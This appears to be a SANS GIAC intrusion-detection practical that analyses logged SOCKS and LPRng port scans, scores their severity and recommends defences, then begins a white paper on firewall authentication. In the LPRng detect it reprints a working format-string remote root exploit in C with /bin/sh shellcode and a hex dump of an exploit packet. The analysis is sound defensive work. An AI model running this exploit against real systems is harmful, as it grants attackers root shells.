  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:27:54 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080

Mar 23 20:43:16 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:46 hostka portsentry[430]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostci portsentry[556]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostt portsentry[653]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:44:55 hostki portsentry[650]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
[**] SCAN wingate attempt [**]
03/24-13:10:45.553078 0:30:7B:94:1E:18 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:4448 -> a.b.c.27:1080 TCP TTL:49 TOS:0x0 ID:42352 IpLen:20 DgmLen:48
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
******S* Seq: 0x4E6877E  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] SCAN wingate attempt [**]
03/24-13:11:39.021002 0:30:7B:94:38:90 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:4454 -> a.b.c.59:1080 TCP TTL:49 TOS:0x0 ID:18038 IpLen:20 DgmLen:48
******S* Seq: 0x4E7584E  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

{**] SCAN wingate attempt [**]
03/24-13:12:03.359939 0:30:7B:94:38:90 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:4458 -> a.b.c.62:1080 TCP TTL:49 TOS:0x0 ID:46200 IpLen:20 DgmLen:48
******S* Seq: 0x4E7B769  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

Mar 24 13:10:27 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:10:33 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:10:38 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:12:03 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:12:09 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:13:04 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:13:09 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:13:15 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080

Mar 24 13:53:12 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:53:18 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 24 13:53:23 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
=-=-=-=-=-=-=-=-=-=-=-=
```

The second hit was from the Sans Incidents.org site. It was a note on April 5, 2001 (a few days after our detect) detailing the response from the broadband provider, ntl.com, thanking Incidents.org for reporting 213.107.39.129 to their abuse mailbox.

http://www.incidents.org/archives/intrusions/msg00321.html

```
04/05/01 213.107.39.129       NTL Luton - CABLE HEADEND (again)
       Automated response
       Response ("Thank you for your recent e-mail, my apologies for the
       belated reply.  Thank you for reporting this abuse of our network to
       us.  Using the information provided in your e-mail we are able to investigate the
matter further. ... ")
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

7. Evidence of active targeting:

I believe the detect shows that 213.107.39.129, a known offending host for this type of activity, is actively trying to target a proxy server at this site for hacking purposes.

8. Severity:

(Critical + Lethal) - (System + Net Countermeasures) = Severity

Criticality of target: 4

The target is critical in that if it were to go down internal users would not get proxied to the Internet. However, I don't believe the attacker in this case is trying to bring this service down but rather utilize it to mask his web activity.

Lethality of attack: 3

The attack is not a lethal one again because I believe the attacker is looking to route traffic through this service not bring it down.

Host-based countermeasures: 3

I would bet that the attacker saw a server at this site with TCP port 1080 listening from the outside. The attacker then tried to connect to that service. Based on this, I would not say that all the necessary countermeasures are in place on this host.

Network-based countermeasures: 2

It does appear that a firewall is blocking connectivity to 1080 from the outside.

Total severity: (4+3)-(3+2) = 2

9. Defensive recommendation:

I would configure the proxy server to restrict proxy connections to clients on the inside of the LAN. I would put a firewall in place and configure it to block connection attempts to TCP port 1080 coming from the Internet. I would have an Intrusion Detection System in place to look for activity destined to TCP port 1080 coming from outside the firewall.

10. Multiple choice test question:

Q. What is TCP port 1080 normally associated with?

a.) Web traffic

b.) SOCKS proxy service

c.) Remote Telnet Service

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

d.) FTP

A. The answer is b.) the SOCKS proxy service.

Detect #5 - Trolling for LPRng ver 3.6.24 vulnerability

```
+++

(Dave Sayers)

04-04-2001 14:40:25 Local7.Info beechcraft 539802: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (2436) ->
  129.231.63.103 (Unresolved) (515), 1 packet
04-04-2001 14:40:24 Local7.Info beechcraft 539801: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (2429) -> 129.231.63.96
  (Unresolved) (515), 1 packet
04-04-2001 14:40:23 Local7.Info beechcraft 539800: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (2434) ->
  129.231.63.101 (Unresolved) (515), 1 packet
04-04-2001 14:40:21 Local7.Info beechcraft 539799: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (2430) -> 129.231.63.97
  (Unresolved) (515), 1 packet
04-04-2001 14:40:20 Local7.Info beechcraft 539798: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (1276) -> 129.231.60.8
  (Unresolved) (515), 1 packet
04-04-2001 14:40:17 Local7.Info beechcraft 539797: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (1281) -> 129.231.60.13
  (Unresolved) (515), 1 packet
04-04-2001 14:40:17 Local7.Info beechcraft 539796: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 192.92.123.213 (Unresolved) (1277) -> 129.231.60.9
  (Unresolved) (515), 1 packet

04-04-2001 14:32:55 Local7.Info beechcraft 539780: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (3766) -> 129.231.63.100
  (Unresolved) (515), 1 packet
04-04-2001 14:32:52 Local7.Info beechcraft 539779: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (3769) -> 129.231.63.103
  (Unresolved) (515), 1 packet
04-04-2001 14:32:51 Local7.Info beechcraft 539778: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (3619) -> 129.231.63.97
  (Unresolved) (515), 1 packet
04-04-2001 14:32:49 Local7.Info beechcraft 539777: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (3511) -> 129.231.63.94
  (Unresolved) (515), 1 packet
04-04-2001 14:32:48 Local7.Info beechcraft 539776: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (2596) -> 129.231.60.22
  (Unresolved) (515), 1 packet
04-04-2001 14:32:47 Local7.Info beechcraft 539775: %SEC-6-IPACCESSLOGP: list
  corp-firewall denied tcp 216.5.151.29 (Unresolved) (2558) -> 129.231.60.9
  (Unresolved) (515), 1 packet

---
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

1. Source of Trace

http://www.sans.org/y2k/040601.htm

2. Detect was generated by:

This looks like a log file generated by a Cisco router.

3. Probability the source address was spoofed:

An nslookup of 192.92.123.213 failed to resolve the address. A whois shows the address belongs to Applied computer systems. I tried to look up http://usa.acsys.com in a web browser but it went to a default page on an Apache web server and didn't provide me with any information.

```
Applied Computing Systems (NET-ACS)
   120 Longview Drive
   Los Alamos, NM 87544
   US

   Netname: ACS
   Netblock: 192.92.123.0 - 192.92.123.255

   Coordinator:
      Krisov, Galen  (GK24-ARIN)  krisov@USA.ACSYS.COM
      (505) 672-4003

   Domain System inverse mapping provided by:

   USA.ACSYS.COM         192.92.123.51
   MTV.ACSYS.COM         192.92.123.56

   Record last updated on 03-Feb-1993.
   Database last updated on 23-Jun-2001 23:00:43 EDT.

=======================================================
```

An nslookup of 216.5.151.29 failed to resolve the address. A whois shows the address belongs to Business Internet, Inc. I looked up http://icix.net in a web browser. This is an Internet provider targeting businesses. However, they do seem to offer Home DSL connections.

```
Business Internet, Inc. (NET-ICIX-MD-BLK17)
   3625 Queen Palm Drive
   Tampa, FL 33619
   US

   Netname: ICIX-MD-BLK17
   Netblock: 216.0.0.0 - 216.5.255.255
   Maintainer: IMBI
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Coordinator:
   Business Internet, Inc.  (ZI44-ARIN)  ipreq@icix.net
   240-616-2000

Domain System inverse mapping provided by:

NS.DIGEX.NET          164.109.1.3
NS2.DIGEX.NET         164.109.10.23

Record last updated on 02-Jan-2001.
Database last updated on 23-Jun-2001 23:00:43 EDT.
```

I would say the probability that these addresses are spoofed is small. This seems to be some kind of reconnaissance activity looking for servers running the Unix LPR service. Each address remains constant during the probe activity. This is not indicative of a spoofed address, which would tend to change. Also, for the attacker to know if the port was listening, the information would have to be returned directly to their address not a spoofed address. A search of www.whitehats.com for this type of activity returned a vulnerability for the LPR service. In the description it said the likelihood of the source IP address being spoofed in this kind of attack is very low.

4. Description of attack:

This detect shows a Cisco router access-list named corp-firewall denying attempts by source IP addresses 192.92.123.213 and 216.5.151.29 to access TCP port 515 on several different hosts on the 129.231.60.0 and 129.231.63.0 networks. A search of the Internet for TCP port 515 vulnerabilities turned up that the UNIX LPR service that listens on this port is vulnerable.

A Sans alert (http://www.sans.org/newlook/alerts/port515.htm) said, "there were advisories released regarding vulnerabilities for the LPR service, for many distributions of Linux and for the BSD variants. The LPRng port, versions prior to 3.6.24, contains a potential vulnerability which may allow root compromise from both local and remote systems".

A search of the Neohapsis archives also turned up evidence that there is exploit code circulating on the Internet to attack the certain versions of the LPR service on TCP port 515 (http://archives.neohapsis.com/archives/snort/2000-11/0220.html)

Also, I found a CVE entry for this vulnerability. The CVE number and description are listed below:

Name	CVE-2000-0917
Description	Format string vulnerability in use_syslog() function in LPRng 3.6.24 allows remote attackers to execute arbitrary commands.

Most likely the attacker is looking for hosts running a vulnerable LPRng service so that they could perform a root exploit of those machines.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

5. Attack mechanism:

Version 3.6.24 of the LPRng service on Linux is vulnerable to format string attacks because it passes information to the syslog incorrectly. Attackers can possibly get remote root access on Linux machines that are running this vulnerable version of the LPRng service by connecting to the service and passing the printer daemon a certain string of characters in the data portion of the packet to corrupt the daemon's execution.

Below is a packet trace from whitehats.com (http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids456&view=research) which illustrates a packet exploiting this vulnerability.

```
12/27-19:50:06.566199 192.0.0.10:1273 -> 192.0.0.12:515
TCP TTL:64 TOS:0x0 ID:8616 IpLen:20 DgmLen:502 DF
***AP*** Seq: 0x4E6A54FD  Ack: 0x1FE1479A  Win: 0x7D78  TcpLen: 32
TCP Options => NOP NOP TS: 3790952 22274
41 41 30 EE FF BF 31 EE FF BF 32 EE FF BF 33 EE  AA0...1...2...3.
FF BF 25 2E 31 32 75 25 32 39 39 24 6E 25 2E 31  ..%.12u%299$n%.1
38 32 75 25 33 30 30 24 6E 25 2E 39 75 25 33 30  82u%300$n%.9u%30
31 24 6E 25 2E 31 39 32 75 25 33 30 32 24 6E 90  1$n%.192u%302$n.
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 31 C0 31 DB 31 C9 B3 07 EB 67 5F 8D  ....1.1.1....g_.
4F 07 8D 51 0C 89 51 04 8D 51 1C 89 51 08 89 41  O..Q..Q..Q..Q..A
1C 31 D2 89 11 31 C0 C6 41 1C 10 B0 66 CD 80 FE  .1...1..A...f...
C0 80 79 0C 02 75 04 3C 01 74 0D FE C2 80 FA 01  ..y..u.<.t......
7D E1 31 C0 FE C0 CD 80 89 D3 31 C9 31 C0 B0 3F  }.1.......1.1..?
CD 80 FE C1 80 F9 03 75 F3 89 FB 31 C0 31 D2 88  .......u...1.1..
43 07 89 5B 08 8D 4B 08 89 43 0C B0 0B CD 80 31  C..[..K..C.....1
C0 FE C0 CD 80 E8 94 FF FF FF 2F 62 69 6E 2F 73  ........../bin/s
68 0A                                            h.
```

There is c code widely available on the Internet to exploit this vulnerability. The exploit code is posted below:

http://www.lysator.liu.se/~kjell-e/tekla/linux/security/bugtraq/2000/LPRng-exploit-2000-12.html

```
-------------------------------------------------------
/* LPRng remote root exploit for x86 Linux
 * 9/27/00
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
 *
 * - JimJones
 * tested on compiled LPRng 3.6.22/23/24
 *
 */
#include <unistd.h>
#include <stdio.h>

char sc[]=
"\x29\xdb\x29\xc0\x29\xd2\x31\xc9\xfe\xca\xb0\x46\xcd\x80\x29\xff"
"\x47\x47\x47\x43\x43\x43\x31\xc9\x29\xc0\xb0\x3f\xcd\x80\x41\x39"
"\xf9\x75\xf5\x39\xd3\x7e\xee\xeb\x19\x5e\x89\xf3\x89\xf7\x83\xc7"
"\x07\x31\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x0b"
"\xcd\x80\xe8\xe2\xff\xff\xff/bin/sh"
;
#define NOP 0x90 //will be split up, doesn't matter
int main(int argc, char** argv) {
   char getbuf[1000];
   int bpad=0; /* was 2 */ /* 3 for other */
   /* 2 - -34
      3 - -41
      0 - -42
   */
   int i=0;
   int eiploc=0x41424344;
   char buffer[1024];
   char fmtbuf[128];
   int shloc=-1; //0xbffff2c8;
   int hi=100;
   int lo=200;
   int pre=0;
   int align=-36;


   int pos=511; //483; //488; /*299;*/
   int debug=0;
   char s=0;
   char mode='n';

   while ( ( s=getopt(argc, argv, "a:b:e:s:p:d")) != EOF) {
           switch(s) {
                   case 'a': align=atoi(optarg); break;
                   case 'b': bpad=atoi(optarg);
                             break;
                   case 'e': eiploc=strtoul(optarg, 0,0);
                             break;
                   case 's': shloc=strtoul(optarg, 0, 0);
                             break;
                   case 'p': pos=atoi(optarg); break;
                   case 'd': debug=1; break;
                   default:
           }
   }
   if (shloc == -1) shloc=eiploc+2450;
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        memset(buffer, 0, sizeof(buffer));
        memset(fmtbuf, 0, sizeof(fmtbuf));

        memset(buffer, 'B', bpad);
        *(long*)(buffer+strlen(buffer))=eiploc+2;
        *(long*)(buffer+strlen(buffer))=0x50505050;
        *(long*)(buffer+strlen(buffer))=eiploc;
        pre=strlen(buffer);

        if (debug) { mode='p'; hi=100; lo=100; }
        else {
                hi=((shloc >> 16)&0xffff)-pre+align; /* was no 7 */
                lo=((shloc >> 0)&0xffff)+0x10000-((shloc >> 16)&0xffff);
        }
        sprintf(fmtbuf, "%%%dd%%%d$h%c%%%dd%%%d$h%c", hi, pos, mode, lo, pos+2, mode);
        strcat(buffer+strlen(buffer), fmtbuf);
        /* make it easier to hit shellcode */
        memset(buffer+strlen(buffer), NOP, 385);
        strcat(buffer, sc);
        *(char*)(buffer+strlen(buffer))=0;

        fprintf(stderr, "strlen(fmtbuf): %i\n", strlen(fmtbuf));
        fprintf(stderr, "pos: %i\n", pos);
        fprintf(stderr, "align: %i\n", align);
        fprintf(stderr, "eip location: 0x%x\n", eiploc);
        fprintf(stderr, "shellcode location: 0x%x\n", shloc);
        fprintf(stderr, "strlen(sc): %i\n", strlen(sc));
        fprintf(stderr, "strlen(buffer): %i\n", strlen(buffer));
        printf("%s", buffer);
        putchar('\n');
}
(5842406) ----------------------------------------
```

6. Correlations:

I searched for the source IP addresses in this detect using an Internet search engine. The second address (216.5.151.29) turned up on a proxy list at hackerattack.org. The location of the list is shown below:

http://www.hackerattack.org/attack/proxies/proxylist6-by-hackerattack-org.txt

The attacker was probably masking his/her identity by routing the trolling activity through this misconfigured proxy server.

I was able to correlate to scads of similar TCP port 515 scans and analyst comments at the GIAC site. A few are shown below (their URL at the GIAC site is shown above each one).

http://www.sans.org/y2k/040601.htm

```
+++

(Wesley Kaufmann)

At one of the sites I manage we received scans from 15 IP addresses out on the net since
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

4/1.In all cases each scan tried multiple IP's on our net looking for tcp port **515**. Linux servers beware!!! Normally I see a **515 scan** come in every couple of weeks. It's gradually been increasing over the last two weeks. This last week was a 10-fold increase!

+++

(Fred Portnoy)

Port 515 scans logged by firewall on 04/04/01:
Between 04:55 and 05:00 GMT from 199.179.16.236.
Between 9:06 and 13:26 GMT from 163.17.145.240.

---

http://www.sans.org/y2k/040401-1400.htm
=-=-=-=-=-=-=-=-=-=-=

Server used for this query: [whois.arin.net]
Interactive Pictures Corporation (NETBLK-UU-208-227-243-32-D1)
1009 Commerce Park Drive Oak Ridge, TN 37830 US
Netname: UU-208-227-243-32-D1
Netblock: 208.227.243.32 - 208.227.243.47

Apr 2 21:33:05 208.227.243.34:2141 -> a.b.c.30:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2144 -> a.b.c.33:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2162 -> a.b.c.51:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2182 -> a.b.c.71:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2183 -> a.b.c.72:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2212 -> a.b.c.101:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2225 -> a.b.c.114:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2232 -> a.b.c.121:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2249 -> a.b.c.138:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2289 -> a.b.c.167:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2329 -> a.b.c.207:**515** SYN ******S*
Apr 2 21:33:08 208.227.243.34:2343 -> a.b.c.218:**515** SYN ******S*
Apr 2 21:33:05 208.227.243.34:2350 -> a.b.c.225:**515** SYN ******S*
Apr 2 21:33:06 208.227.243.34:2988 -> a.b.d.202:**515** SYN ******S*

Apr 2 21:33:10 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:40 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:41 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:41 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:45 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:45 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:49 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**
Apr 2 21:37:52 hostka portsentry[430]: attackalert: Connect from host:
ns.ipix.com/208.227.243.34 to TCP port: **515**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Apr  2 21:37:41 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3617 -> a.b.c.225:515
Apr  2 21:37:41 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3648 -> a.b.c.225:515
Apr  2 21:37:45 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3819 -> a.b.c.225:515
Apr  2 21:37:46 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:4513 -> a.b.c.225:515
Apr  2 21:37:49 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:1209 -> a.b.c.225:515
Apr  2 21:37:53 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2037 -> a.b.c.225:515
Apr  2 21:37:53 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2160 -> a.b.c.225:515
Apr  2 21:37:54 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2393 -> a.b.c.225:515
Apr  2 21:37:58 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:2508 -> a.b.c.225:515
Apr  2 21:37:58 hostka snort: EXPLOIT x86 NOOP: 208.227.243.34:3752 -> a.b.c.225:515
=-=-=-=-=-=-=-=-=-=-
```

7. Evidence of active targeting:

There is no evidence in this trace of the attacker actively targeting a specific host. This would be considered reconnaissance work. The attacker is trolling several IP addresses in the same range for evidence that TCP port 515 is listening.

8. Severity:

(Critical + Lethal) - (System + Net Countermeasures) = Severity

Criticality of target: 2

There is no specific target in this detect. It is looking for a Unix host listening on TCP port 515.

Lethality of attack: 5

This would be considered reconnaissance work not an attack. However, if the attacker were to find a machine listening an attack could give root access.

Host-based countermeasures: 3

I am not able to determine the level of host-based counter measures from this trace so I will guesstimate.

Network-based countermeasures: 4

The fact that these are Cisco log files showing the source IP being denied is a good indicator that the proper network-based countermeasures are in place.

Total severity: (2+5)-(3+4) = 0

9. Defensive recommendation:

I would recommend getting the latest update from your OS provider and upgrade to at least LPRng version 3.6.25.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

10. Multiple choice test question:

Q. What service is TCP port 515 usually associated with?

a.) Sun IPC server

b.) NETBIOS Name Service

c.) Unix LPR service

d.) whoami

A. The answer is c.) Unix LPR service

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 2 - Describe the State of Intrusion Detection

Topic Overview

The purpose of this white paper is to describe a specific problem that I have been faced with in trying to protect my employers network. The problem is to provide a secure and cost effective way to challenge and authenticate user credentials at a firewall. Specifically, how do I encrypt the transmission of user credentials from the user, on the Internet, to the firewall. I am going to specifically talk about a Cisco PIX firewall using a Cisco Secure ACS database and the tacacs+ protocol because that is the environment that I am most familiar with. How does this represent an Intrusion Detection challenge you ask? Imagine how big of a challenge it is to detect attackers when they have the keys to the door (a user's firewall credentials)!

Problem Description

Imagine the following scenario:

A castle shrouded in darkness, complete with a motte and drawbridge. The Huns are huddled inside behind the thick walls. Bob the Hun is at the entrance of the castle and shouts, "It's Bob let me in!". The other Huns shout from behind the door, "What's the password Bob!"? Bob responds, "the password is catapault!" To which the Huns reply, "ok you can come in … but only you Bob!". Now what prevented all the foes, lurking in the bushes, from also hearing the user and password? That's basically the same scenario I'm faced with when challenging and authenticating Internet users at the PIX firewall. The following diagram illustrates the problem:




Figure 1

© SANS Institute 2000, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This next diagram and explanations describe each step in the authentication process:




Figure 2

Step 1:

The PIX firewall can be configured to intercept and challenge only three protocol types for authentication. These protocols are HTTP, FTP and Telnet. These are some of the founding protocols of the Internet and have very little security built into them. Probably the most common method of being challenged by the firewall is through HTTP. The client would point their web browser to the secure site.

Step 2:

The firewall would intercept the HTTP traffic that was sent in step 1 and send a challenge back to the client prompting for credentials. An example of the prompt for credentials is shown in Figure 3. It is also worth mentioning that browsers cache usernames and passwords making this authentication method even more risky.

© SANS Institute 2000 - 2002 Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

